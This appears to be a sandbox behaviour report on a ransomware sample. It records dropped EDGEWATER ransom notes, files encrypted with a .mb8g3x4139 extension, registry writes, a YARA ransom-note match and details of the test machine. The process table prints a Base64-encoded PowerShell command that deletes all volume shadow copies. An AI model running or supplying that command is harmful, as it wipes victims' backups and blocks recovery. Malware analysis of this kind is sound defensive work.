C:\Windows\system32\WindowsPowerShell\v1.0\Modules\ISE	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	Accessed File	Access	CLEAN
\\?\c:\users\default\downloads\EDGEWATER-README.txt	Accessed File, Dropped File	Access, Create, Write	CLEAN
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\config\machine.config	Accessed File	Access, Read	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management\Microsoft.WSMan.Management.psd1	Accessed File	Access	CLEAN
\\?\c:\users\keecfmwgj\ntuser.dat.LOG1	Accessed File	Access	CLEAN
\\?\c:\users\default\documents\EDGEWATER-README.txt	Accessed File, Dropped File	Access, Create, Write	CLEAN
\\?\c:\recovery\d327d5c2-7147-11eb-9862-d731c5aaa7a9\boot.sdi.mb8g3x4139	Accessed File, Dropped File	Access, Create, Write	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics	Accessed File	Access	CLEAN
\\?\c:\program files (x86)\EDGEWATER-README.txt	Accessed File, Dropped File	Access, Create, Write	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\PowerShellGet.psm1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\BitsTransfer	Accessed File	Access	CLEAN
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	Accessed File	Access	CLEAN

File Name	Category	Operations	Verdict
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Modules.psd1	Accessed File	Access	CLEAN
\\?\c:\bootmgr.mb8g3x4139	Accessed File, Dropped File	Access, Create, Write	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	Accessed File	Access, Read	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\PSDesiredStateConfiguration.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Modules.dll	Accessed File	Access	CLEAN
C:\Users\kEecfMwgj\Documents\WindowsPowerShell\Modules	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\en-US\Microsoft.PowerShell.Management.psd1	Accessed File	Access	CLEAN
\\?\c:\users\default\favorites\EDGEWATER-README.txt	Accessed File, Dropped File	Access, Create, Write	CLEAN
\\?\c:\bootmgr	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\en\Microsoft.PowerShell.Management.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration	Accessed File	Access	CLEAN
\\?\c:\users\keecfmwgj\EDGEWATER-README.txt	Accessed File, Dropped File	Access, Create, Write	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.LocalAccounts\1.0.0.0\Microsoft.PowerShell.LocalAccounts.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\CimCmdlets	Accessed File	Access	CLEAN
\\?\c:\users\EDGEWATER-README.txt	Accessed File, Dropped File	Access, Create, Write	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Commands.Management.dll	Accessed File	Access	CLEAN
\\?\c:\users\default\videos\EDGEWATER-README.txt	Accessed File, Dropped File	Access, Create, Write	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics\PSDiagnostics.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Commands.Management	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Modules.xaml	Accessed File	Access	CLEAN
\\?\C:\EDGEWATER-README.txt	Accessed File, Dropped File	Access, Create, Write	CLEAN

File Name	Category	Operations	Verdict
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Commands.Management.dll\Microsoft.PowerShell.Commands.Management.dll	Accessed File	Access	CLEAN
\\?\c:\recovery\d327d5c2-7147-11eb-9862-d731c5aaa7a9\boot.sdi	Accessed File	Access, Delete, Read, Write	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Commands.Management\Microsoft.PowerShell.Commands.Management.dll	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security\Microsoft.PowerShell.Security.psd1	Accessed File	Access	CLEAN
\\?\c:\users\default\NTUSER.DAT.LOG1.mb8g3x4139	Accessed File, Dropped File	Access, Create, Write	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\PackageManagement.xaml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\PowerShellGet.xaml	Accessed File	Access	CLEAN
\\?\c:\users\keecfmwgj\music\EDGEWATER-README.txt	Accessed File, Dropped File	Access, Create, Write	CLEAN
\\?\c:\users\default\saved games\EDGEWATER-README.txt	Accessed File, Dropped File	Access, Create, Write	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility	Accessed File	Access	CLEAN
\\?\c:\users\default\searches\EDGEWATER-README.txt	Accessed File, Dropped File	Access, Create, Write	CLEAN
\\?\c:\users\default\NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000002.regtrans-ms.mb8g3x4139	Accessed File, Dropped File	Access, Create, Write	CLEAN
\\?\c:\users\keecfmwgj\contacts\EDGEWATER-README.txt	Accessed File, Dropped File	Access, Create, Write	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Commands.Management\Microsoft.PowerShell.Commands.Management.dll	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Modules.ni.dll	Accessed File	Access	CLEAN
\\?\c:\users\default\NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000001.regtrans-ms.mb8g3x4139	Accessed File, Dropped File	Access, Create, Write	CLEAN
\\?\c:\users\keecfmwgj\favorites\EDGEWATER-README.txt	Accessed File, Dropped File	Access, Create, Write	CLEAN
\\?\c:\users\default\NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000001.regtrans-ms	Accessed File	Access, Delete, Read, Write	CLEAN
\\?\c:\users\default\NTUSER.DAT.LOG1	Accessed File	Access, Delete, Read, Write	CLEAN
C:\Windows\System32\WindowsPowerShell\v1.0\	Accessed File	Access	CLEAN
C:\Windows\System32\Wbem	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\PSGetModuleInfo.xml	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\NetworkSwitchManager	Accessed File	Access	CLEAN
\\?\c:\users\keecfmwgj\downloads\EDGEWATER-README.txt	Accessed File, Dropped File	Access, Create, Write	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\PowerShellGet.dll	Accessed File	Access	CLEAN

File Name	Category	Operations	Verdict
\\?\c:\users\default\contacts\EDGEWATER-README.txt	Accessed File, Dropped File	Access, Create, Write	CLEAN
\\?\c:\users\keecfmwgj\desktop\EDGEWATER-README.txt	Accessed File, Dropped File	Access, Create, Write	CLEAN
\\?\c:\recovery\d327d5c2-7147-11eb-9862-d731c5aaa7a9\Winre.wim	Accessed File, Modified File	Access, Read, Write	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Modules.psm1	Accessed File	Access	CLEAN
\\?\c:\users\default\NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf.mb8g3x4139	Accessed File, Dropped File	Access, Create, Write	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\PSWorkflow	Accessed File	Access	CLEAN
\\?\c:\bootmgr	Accessed File	Access, Delete, Read, Write	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	Accessed File	Access	CLEAN
\\?\c:\users\public\EDGEWATER-README.txt	Accessed File, Dropped File	Access, Create, Write	CLEAN
C:\Windows	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\PackageManagement.cdxml	Accessed File	Access	CLEAN
\\?\c:\users\keecfmwgj\documents\EDGEWATER-README.txt	Accessed File, Dropped File	Access, Create, Write	CLEAN
C:\Program Files\WindowsPowerShell\Modules	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Modules.cdxml	Accessed File	Access	CLEAN
\\?\c:\users\default\EDGEWATER-README.txt	Accessed File, Dropped File	Access, Create, Write	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\PowerShellGet.cdxml	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\TroubleshootingPack\TroubleshootingPack.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\ISE\ISE.psd1	Accessed File	Access	CLEAN
\\?\c:\recovery\d327d5c2-7147-11eb-9862-d731c5aaa7a9\EDGEWATER-README.txt	Accessed File, Dropped File	Access, Create, Write	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Modules.dll	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\PowerShellGet.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\NetworkSwitchManager\NetworkSwitchManager.psd1	Accessed File	Access	CLEAN
\\?\c:\users\default\links\EDGEWATER-README.txt	Accessed File, Dropped File	Access, Create, Write	CLEAN
\\?\c:\users\default\NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000002.regtrans-ms	Accessed File	Access, Delete, Read, Write	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\PSWorkflowUtility\PSWorkflowUtility.psd1	Accessed File	Access	CLEAN

File Name	Category	Operations	Verdict
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.LocalAccounts	Accessed File	Access	CLEAN
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	Accessed File	Access	CLEAN
C:\Users\kEecfMwgj\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	Accessed File	Access, Read	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\PackageManagement.ni.dll	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\PackageManagement.psm1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host\Microsoft.PowerShell.Host.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet	Accessed File	Access	CLEAN
\\?\c:\users\keecfmwgj\links\EDGEWATER-README.txt	Accessed File, Dropped File	Access, Create, Write	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\PSWorkflow\PSWorkflow.psd1	Accessed File	Access	CLEAN
C:\Program Files (x86)\Common Files\Oracle\Java\javapath	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\PSWorkflowUtility	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\PackageManagement.dll	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\Microsoft.PowerShell.ODataUtils.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\Microsoft.PowerShell.Archive.psd1	Accessed File	Access	CLEAN
\\?\c:\program files (x86)\microsoft sql server\110\EDGEWATER-README.txt	Accessed File, Dropped File	Access, Create, Write	CLEAN

Mutex

Name	Operations	Parent Process Name	Verdict
Global\530D4C9F-32A8-6FCB-DFF6-A5DE7490E287	access	78b592a2710d81fa91235b445f674ee804db39c8cc34f7e894b4e7b7f6eacaff.exe	CLEAN

Registry

Registry Key	Operations	Parent Process Name	Verdict
HKEY_LOCAL_MACHINE\SOFTWARE\Facebook_Assistant\AVPVtDwg	read, access, write	78b592a2710d81fa91235b445f674ee804db39c8cc34f7e894b4e7b7f6eacaff.exe	CLEAN
HKEY_CURRENT_USER\Control Panel\International\LocaleName	read, access	78b592a2710d81fa91235b445f674ee804db39c8cc34f7e894b4e7b7f6eacaff.exe	CLEAN

Registry Key	Operations	Parent Process Name	Verdict
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\v4.0.30319	access	powershell.exe	CLEAN
HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\Tcpip\Parameters\Domain	read, access	78b592a2710d81fa91235b445f674ee804db39c8cc34f7e894b4e7b7f6eacaff.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\PowerShell\3\PowerShellEngine\ApplicationBase	read, access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\Tcpip\Parameters	access	78b592a2710d81fa91235b445f674ee804db39c8cc34f7e894b4e7b7f6eacaff.exe	CLEAN
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager\Environment__PSLockdownPolicy	read, access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\PowerShell\3\PowerShellEngine	access	powershell.exe	CLEAN
HKEY_CURRENT_USER\SOFTWARE\Facebook_Assistant	access	78b592a2710d81fa91235b445f674ee804db39c8cc34f7e894b4e7b7f6eacaff.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Facebook_Assistant	access, create	78b592a2710d81fa91235b445f674ee804db39c8cc34f7e894b4e7b7f6eacaff.exe	CLEAN
HKEY_CURRENT_USER\Control Panel\International	access	78b592a2710d81fa91235b445f674ee804db39c8cc34f7e894b4e7b7f6eacaff.exe	CLEAN
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager\Environment	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Facebook_Assistant\WqDdDd	access, write	78b592a2710d81fa91235b445f674ee804db39c8cc34f7e894b4e7b7f6eacaff.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Facebook_Assistant\Lywu	access, write	78b592a2710d81fa91235b445f674ee804db39c8cc34f7e894b4e7b7f6eacaff.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\v4.0.30319\WMIDisableCOMSecurity	read, access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SYSTEM\Setup	access	wmiprvse.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Facebook_Assistant\ghyYa4L	read, access, write	78b592a2710d81fa91235b445f674ee804db39c8cc34f7e894b4e7b7f6eacaff.exe	CLEAN
HKEY_LOCAL_MACHINE\SYSTEM\Setup\SystemSetupInProgress	read, access	wmiprvse.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\productName	read, access	78b592a2710d81fa91235b445f674ee804db39c8cc34f7e894b4e7b7f6eacaff.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Facebook_Assistant\z4x	access, write	78b592a2710d81fa91235b445f674ee804db39c8cc34f7e894b4e7b7f6eacaff.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion	access	78b592a2710d81fa91235b445f674ee804db39c8cc34f7e894b4e7b7f6eacaff.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Facebook_Assistant\xNyfI	access, write	78b592a2710d81fa91235b445f674ee804db39c8cc34f7e894b4e7b7f6eacaff.exe	CLEAN
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\VSS\Debug\Tracing	access	wmiprvse.exe	CLEAN

Process

Process Name	Commandline	Verdict
78b592a2710d81fa91235b445f674ee804db39c8cc34f7e894b4e7b7f6eacaff.exe	"C:\Users\kEecfMwgj\Desktop\78b592a2710d81fa91235b445f674ee804db39c8cc34f7e894b4e7b7f6eacaff.exe"	MALICIOUS
powershell.exe	powershell -e RwBlAHQALQBXAG0AaQBPAGIAagBlAGMAdAAgAFcAaQBuADMAMgBfAFMAaABhAGQAbwB3AGMAbwBvAHkAIAB8ACAARgBvAHIARQBhAGMAaAAtAE8AYgBqAGUAYwB0ACAAewAkAF8ALgBEAGUAbABlAHQAZQAoACkAOwB9AA==	SUSPICIOUS
vssvc.exe	C:\Windows\system32\vssvc.exe	CLEAN
svchost.exe	C:\Windows\system32\svchost.exe -k netsvcs	CLEAN

Process Name	Commandline	Verdict
wmiprvse.exe	C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding	CLEAN

YARA / AV

YARA (1)

Ruleset Name	Rule Name	Rule Description	File Type	File Name	Classification	Verdict
Ransomware	GenericRansomNote	Generic Ransomware Note	Dropped File	\\?\c:\users\default\documents\EDGEWATER-README.txt	-	4/5

ENVIRONMENT

Virtual Machine Information

Name	win7_64_sp1_en_mso2016
Description	win7_64_sp1_en_mso2016
Architecture	x86 64-bit
Operating System	Windows 7
Kernel Version	6.1.7601.18741 (2e37f962-d699-492c-aaf3-f9f4e9770b1d)
Network Scheme Name	Local Gateway
Network Config Name	Local Gateway

Platform Information

Platform Version	2023.2.0
Dynamic Engine Version	2023.2.0 / 04/13/2023 04:20
Static Engine Version	2023.2.0.0 / 2023-04-13 03:00:20
AV Exceptions Version	2023.2.0.0 / 2023-04-13 03:00:20
Link Detonation Heuristics Version	2023.2.0.0 / 2023-04-13 03:00:20
Smart Memory Dumping Rules Version	2023.2.0.0 / 2023-04-13 03:00:20
Config Extractors Version	2023.2.0.0 / 2023-04-13 03:00:20
Signature Trust Store Version	2023.2.0.0 / 2023-04-13 03:00:20
VMRay Threat Identifiers Version	2023.2.0.0 / 2023-04-13 03:00:20
YARA Built-in Ruleset Version	2023.2.0.0

Software Information

Adobe Acrobat Reader Version	Not installed
Microsoft Office	2016
Microsoft Office Version	16.0.4266.1001
Hangul Office	Not installed
Hangul Office Version	Not installed
Internet Explorer Version	8.0.7601.17514
Chrome Version	Not installed
Firefox Version	Not installed
Flash Version	Not installed
Java Version	8.0.1710.11

System Information

Sample Directory	C:\Users\kEecfMwgj\Desktop
Computer Name	Q9IATRKPRH
User Domain	Q9IATRKPRH
User Name	kEecfMwgj
User Profile	C:\Users\kEecfMwgj
Temp Directory	C:\Users\KEECFM~1\AppData\Local\Temp

System Root	C:\Windows